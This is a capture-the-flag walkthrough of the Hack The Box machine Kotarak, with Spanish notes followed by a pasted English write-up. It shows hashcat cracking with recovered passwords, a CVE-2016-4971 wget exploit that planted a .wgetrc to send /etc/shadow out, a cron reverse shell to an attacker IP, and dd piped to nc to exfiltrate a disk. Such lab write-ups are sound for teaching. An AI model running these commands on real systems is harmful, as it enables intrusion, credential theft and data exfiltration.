

Ahora los intentamos romper con hashcat
1
$ hashcat -m 1000 hashes /usr/share/wordlists/rockyou.txt -r /usr/share/hashcat/rules/best64.rule --force
Y en un momento tenemos las contraseñas…
1
2
3
CREDS:
administrator:f16tomcat!
atanas:Password123!
Vamos a probarlas para escalar al usuario atanas en la máquina víctima…
Y la combinación ganadora es:
1
atanas:f16tomcat!
ESCALADA
https://0xdf.gitlab.io/2021/05/19/htb-kotarak.html
Enumeration
Unlike most HTB machines, as this user I can enter and list files in /root:
1
2
3
4
atanas@kotarak-dmz:/root$ ls -l
total 8
-rw------- 1 atanas root 333 Jul 20  2017 app.log
-rw------- 1 atanas root  66 Aug 29  2017 flag.txt
In fact, not only can I list the files, but read both flag.txt and app.log. flag.txt is a hint to continue looking:
1
2
atanas@kotarak-dmz:/root$ cat flag.txt
Getting closer! But what you are looking for can't be found here.
I interpret this to mean that it’s on another host, as I noted earlier that there are likely containers involved on this system.
app.log shows what look like Apache access.log entries:
1
2
3
10.0.3.133 - - [20/Jul/2017:22:48:01 -0400] "GET /archive.tar.gz HTTP/1.1" 404 503 "-" "Wget/1.16 (linux-gnu)"
10.0.3.133 - - [20/Jul/2017:22:50:01 -0400] "GET /archive.tar.gz HTTP/1.1" 404 503 "-" "Wget/1.16 (linux-gnu)"
10.0.3.133 - - [20/Jul/2017:22:52:01 -0400] "GET /archive.tar.gz HTTP/1.1" 404 503 "-" "Wget/1.16 (linux-gnu)"
Some observations:
There’s another system on 10.0.3.133. This makes sense given I noted the additional IP address on this host of 10.0.3.1 earlier. That host still exists:
1
2
3
4
5
6
7
 atanas@kotarak-dmz:/root$ ping -c 1 10.0.3.133
 PING 10.0.3.133 (10.0.3.133) 56(84) bytes of data.
 64 bytes from 10.0.3.133: icmp_seq=1 ttl=64 time=0.070 ms

 --- 10.0.3.133 ping statistics ---
 1 packets transmitted, 1 received, 0% packet loss, time 0ms
 rtt min/avg/max/mdev = 0.070/0.070/0.070/0.000 ms
The requests seem to be arriving every two minutes.
The requests come from
wget, version 1.16.
Requests
Binding
The first question I had is if these requests are still coming. To check that, I need some way to listen on port 80 on this host. Unfortunately, by default, a non-root user can’t listen on a port below 1024:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
atanas@kotarak-dmz:/root$ nc -lnvp 80
nc: Permission denied
atanas@kotarak-dmz:/root$ python3 -m http.server 80
Traceback (most recent call last):
  File "/usr/lib/python3.5/runpy.py", line 184, in _run_module_as_main
    "__main__", mod_spec)
  File "/usr/lib/python3.5/runpy.py", line 85, in _run_code
    exec(code, run_globals)
  File "/usr/lib/python3.5/http/server.py", line 1221, in <module>
    test(HandlerClass=handler_class, port=args.port, bind=args.bind)
  File "/usr/lib/python3.5/http/server.py", line 1194, in test
    httpd = ServerClass(server_address, HandlerClass)
  File "/usr/lib/python3.5/socketserver.py", line 440, in __init__
    self.server_bind()
  File "/usr/lib/python3.5/http/server.py", line 138, in server_bind
    socketserver.TCPServer.server_bind(self)
  File "/usr/lib/python3.5/socketserver.py", line 454, in server_bind
    self.socket.bind(self.server_address)
PermissionError: [Errno 13] Permission denied
I spent a bit of time looking for any binaries with capabilities that might allow them to bind, but no luck. I did come across authbind:
1
2
atanas@kotarak-dmz:/root$ which authbind
/usr/bin/authbind
authbind is a program that allows non-root users to bind on low ports.
With authbind, I’m able to listen on port 80 without issue:
1
2
atanas@kotarak-dmz:/root$ authbind nc -lnvp 80
Listening on [0.0.0.0] (family 0, port 80)
Request
I’ll use nc so I can see what a full request looks like if it comes. In less than two minutes, I get a connection from 10.0.3.133:
1
2
3
4
5
6
Connection from [10.0.3.133] port 80 [tcp/*] accepted (family 2, sport 49700)
GET /archive.tar.gz HTTP/1.1
User-Agent: Wget/1.16 (linux-gnu)
Accept: */*
Host: 10.0.3.1
Connection: Keep-Alive
Still using wget to request /archive.tar.gz.
wget Vulnerability
CVE-2016-4971
The default wget behavior is to write the requested file to disk in the current directory with the filename indicated by the url. So when wget requests http://website.com/folder/file.txt, the default behavior is to save that as ./file.txt.
CVE-2016-4971 is a neat exploit against Wget version < 1.18 that abuses has wget handles an HTTP redirect to an FTP server. When wget redirects to another address using http, it would get that file but still save it as the original requested filename.
So for example, if wget sends a GET request to http://website.com/folder/file.txt, and the server responds with a 301 or 302 redirect to ftp://evil-server.com/evil.txt, wget will go get that file (which is fine) and save it as evil.txt (which is not fine).
Especially in a cron scenario, the jobs typically run out of the running user’s home directory. The ability to write arbitrary files in a home directory is dangerous.
POC
There are many ways to exploit this vulnerability. I could drop a .bashrc file and wait for someone to start a shell. If I thought perhaps the wget was being run from a web directory, I could look at uploading a webshell.
There’s a proof of concept for this CVE on exploitdb. It’s strategy is to write a Wget Startup file. Based on the priority wget looks for these files, as long as there’s nothing in the /usr/local/etc/wgetrc and the env variable WGETRC isn’t set, it will try to load from $HOME/.wgetrc.
This fill will set arguments for wget that aren’t passed on the command line. The POC uses two of these with the following .wgetrc file:
1
2
post_file = /etc/shadow
output_document = /etc/cron.d/wget-root-shell
This sets two options:
post_file:Use POST as the method for all HTTP requests and send the contents of file in the request body. The same as ‘–post-file=file’.
output_document:Set the output filename—the same as ‘-O file’.
This POC will exploit over the course of two requests (so it’s targeted against a process where wget is running on cron, which seems perfect for Kotarak).
The first request is what is exploited by this exploit, to write the .wgetrc file into the running home directory. The next time it goes to make the same request, it will POST the shadow file, and then save the result into the /etc/cron.d directory.
Run It
I’ll need multiple shells on the box, either by trigger the WAR file a few times. I’ll work out of a directory in /tmp. In one shell, I’ll drop the .wgetrc file:
1
2
3
4
atanas@kotarak-dmz:/tmp/.0xdf$ cat <<_EOF_>.wgetrc
> post_file = /etc/shadow
> output_document = /etc/cron.d/wget-root-shell
> _EOF_
And start a Python FTP server:
1
2
3
4
5
6
7
atanas@kotarak-dmz:/tmp/.0xdf$ authbind python -m pyftpdlib -p21 -w
/usr/local/lib/python2.7/dist-packages/pyftpdlib/authorizers.py:243: RuntimeWarning: write permissions assigned to anonymous user.
  RuntimeWarning)
[I 2021-05-15 13:32:46] >>> starting FTP server on 0.0.0.0:21, pid=26421 <<<
[I 2021-05-15 13:32:46] concurrency model: async
[I 2021-05-15 13:32:46] masquerade (NAT) address: None
[I 2021-05-15 13:32:46] passive ports: None
I’ll save a copy of the Python POC locally and make a few edits. It’s got go_GET and a do_POST methods to handle incoming requests. It assumed the first request will be a GET, and will redirect that to get the .wgetrc. Then the next request will be a POST if that worked, and that’s where it returns the cron file. Those functions are fine. There’s some configuration at the bottom that needs updating:
1
2
3
4
5
6
HTTP_LISTEN_IP = '10.0.3.1'
HTTP_LISTEN_PORT = 80
FTP_HOST = '10.10.10.55'
FTP_PORT = 21

ROOT_CRON = "* * * * * root bash -c 'bash -i >& /dev/tcp/10.10.14.15/443 0>&1' \n"
The HTTP listen needs to be on the IP that the container is connecting to.
Now the cron will result in a reverse shell. With a Python webserver in my VM, I’ll grab it with wget:
1
2
3
4
5
6
7
8
9
10
atanas@kotarak-dmz:/tmp/.0xdf$ wget 10.10.14.15/wget_exploit.py
--2021-05-15 13:38:07--  http://10.10.14.15/wget_exploit.py
Connecting to 10.10.14.15:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2616 (2.6K) [text/x-python]
Saving to: ‘wget_exploit.py’

wget_exploit.py     100%[===================>]   2.55K  --.-KB/s    in 0.001s

2021-05-15 13:38:07 (2.50 MB/s) - ‘wget_exploit.py’ saved [2616/2616]
Now run it with authbind, and it checks that the FTP server is good, and then waits:
1
2
3
4
5
atanas@kotarak-dmz:/tmp/.0xdf$ authbind python wget_exploit.py
Ready? Is your FTP server running?
FTP found open on 10.10.10.55:21. Let's go then

Serving wget exploit on port 80...
There is a connection at the FTP server as well:
1
[I 2021-05-15 13:43:25] 10.10.10.55:36996-[] FTP session opened (connect)
After a minute, the first request comes in, a GET, and it’s handled with the redirect:
1
2
3
4
5
6
We have a volunteer requesting /archive.tar.gz by GET :)

Uploading .wgetrc via ftp redirect vuln. It should land in /root

10.0.3.133 - - [15/May/2021 13:44:01] "GET /archive.tar.gz HTTP/1.1" 301 -
Sending redirect to ftp://anonymous@10.10.10.55:21/.wgetrc
Immediately after there’s another connecting on FTP:
1
2
3
4
[I 2021-05-15 13:44:01] 10.0.3.133:38434-[] FTP session opened (connect)
[I 2021-05-15 13:44:01] 10.0.3.133:38434-[anonymous] USER 'anonymous' logged in.
[I 2021-05-15 13:44:01] 10.0.3.133:38434-[anonymous] RETR /tmp/.0xdf/.wgetrc completed=1 bytes=70 seconds=0.002
[I 2021-05-15 13:44:01] 10.0.3.133:38434-[anonymous] FTP session closed (disconnect).
Now the config file is in place, the next time the script tries to run, I should see a POST request. It worked:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
We have a volunteer requesting /archive.tar.gz by POST :)

Received POST from wget, this should be the extracted /etc/shadow file:

---[begin]---
 root:*:17366:0:99999:7:::
daemon:*:17366:0:99999:7:::
bin:*:17366:0:99999:7:::
...[snip]...
sshd:*:17366:0:99999:7:::
ubuntu:$6$edpgQgfs$CcJqGkt.zKOsMx1LCTCvqXyHCzvyCy1nsEg9pq1.dCUizK/98r4bNtLueQr4ivipOiNlcpX26EqBTVD2o8w4h0:17368:0:99999:7:::

---[eof]---

Sending back a cronjob script as a thank-you for the file...
It should get saved in /etc/cron.d/wget-root-shell on the victim's host (because of .wgetrc we injected in the GET first response)
10.0.3.133 - - [15/May/2021 13:46:01] "POST /archive.tar.gz HTTP/1.1" 200 -

File was served. Check on /root/hacked-via-wget on the victim's host in a minute! :)
The shadow file doesn’t have anything that useful in it. But hopefully this indicates that the cron was written. One minute later:
1
2
3
4
5
6
7
oxdf@parrot$ nc -lnvp 443
listening on [any] 443 ...
connect to [10.10.14.15] from (UNKNOWN) [10.10.10.55] 48402
bash: cannot set terminal process group (3240): Inappropriate ioctl for device
bash: no job control in this shell
root@kotarak-int:~# id
uid=0(root) gid=0(root) groups=0(root)
This shell on the on host kotarak-int, and it has landed me as root. I can read root.txt:
1
2
root@kotarak-int:~# cat root.txt
950d1425************************
Alternative Root via Disk
Enumeration
I actually found this root before finding the intended path. The first thing I check when I get a shell is the groups the user is in with the id command:
1
2
atanas@kotarak-dmz:/$ id
uid=1000(atanas) gid=1000(atanas) groups=1000(atanas),4(adm),6(disk),24(cdrom),30(dip),34(backup),46(plugdev),115(lpadmin),116(sambashare)
I also knew at this point that there was another container involved this box, and that I likely needed to get into it. I don’t see the lxc group here (or docker if this was running in Docker containers), which doesn’t let me interact with the container directly. But atanas is in the disk group, which gives access to the raw devices.
lsblk shows how the devices are configured:
1
2
3
4
5
6
7
8
9
atanas@kotarak-dmz:~$ lsblk
NAME                   MAJ:MIN RM  SIZE RO TYPE MOUNTPOINT
sda                      8:0    0   12G  0 disk
├─sda1                   8:1    0  120M  0 part /boot
├─sda2                   8:2    0    1K  0 part
└─sda5                   8:5    0 11.9G  0 part
  ├─Kotarak--vg-root   252:0    0    7G  0 lvm  /
  └─Kotarak--vg-swap_1 252:1    0    1G  0 lvm  [SWAP]
sr0                     11:0    1 1024M  0 rom
Kotarak--vg-root and Kotarak--vg-swap_1 are the root file system and swap space under LVM. Both live on the sda5 partition on sda. The LVM mappings live in /dev/mapper:
1
2
3
4
5
atanas@kotarak-dmz:~$ ls -l /dev/mapper/
total 0
crw------- 1 root root 10, 236 May 14 20:51 control
lrwxrwxrwx 1 root root       7 May 14 20:51 Kotarak--vg-root -> ../dm-0
lrwxrwxrwx 1 root root       7 May 14 20:51 Kotarak--vg-swap_1 -> ../dm-1
dm-0 is the device I want to read off to get the root of the filesystem.
Exfil Filesystem
I’ll use dd to read from the device, and nc to copy the entire filesystem off the device back to my host. I’ll send it through gzip to compress it so that it will move faster, but it still takes over seven minutes:
1
2
3
4
5
6
7
8
atanas@kotarak-dmz:~$ time dd if=/dev/dm-0 | gzip -1 - | nc 10.10.14.15 443
14680064+0 records in
14680064+0 records out
7516192768 bytes (7.5 GB, 7.0 GiB) copied, 438.725 s, 17.1 MB/s

real    7m18.932s
user    2m4.900s
sys     0m25.648s
Back on my host:
1
2
3
oxdf@parrot$ nc -lnvp 443 > dm-0.gz
listening on [any] 443 ...
connect to [10.10.14.15] from (UNKNOWN) [10.10.10.55] 34610
When it’s done, the compressed file is a bit over two gigs:
1
2
oxdf@parrot$ ls -lh dm-0.gz
-rwxrwx--- 1 root vboxsf 2.2G May 15 15:21 dm-0.gz
It decompresses to seven gigs:
1
2
3
oxdf@parrot$ gunzip dm-0.gz
oxdf@parrot$ ls -lh dm-0
-rwxrwx--- 1 root vboxsf 7.0G May 15 15:40 dm-0
I can mount it, and access the file system:
1
2
3
oxdf@parrot$ sudo mount dm-0-orig /mnt/
oxdf@parrot$ ls /mnt/
backups  bin  boot  dev  etc  home  lib  lib32  lib64  libx32  lost+found  media  mnt  opt  proc  root  run  sbin  snap  srv  sys  tmp  usr  var  vmlinuz  vmlinuz.old
/root is the host system, with flag.txt, not the container with root.txt:
1
2
oxdf@parrot$ ls /mnt/root/
app.log  flag.txt
The containers keep their file system mounted in /var/lib/lxc/:
1
2
oxdf@parrot$ sudo cat /mnt/var/lib/lxc/kotarak-int/rootfs/root/root.txt
950d1425************************
I can verify that as atanas I can’t just access that directory directly:
1
2
atanas@kotarak-dmz:~$ ls -ld /var/lib/lxc
drwx------ 3 root root 4096 Jul 21  2017 /var/lib/lxc
Última actualización: 2025-07-17
Autor: A. Lorente
Licencia: Creative Commons BY-NC-SA 4.0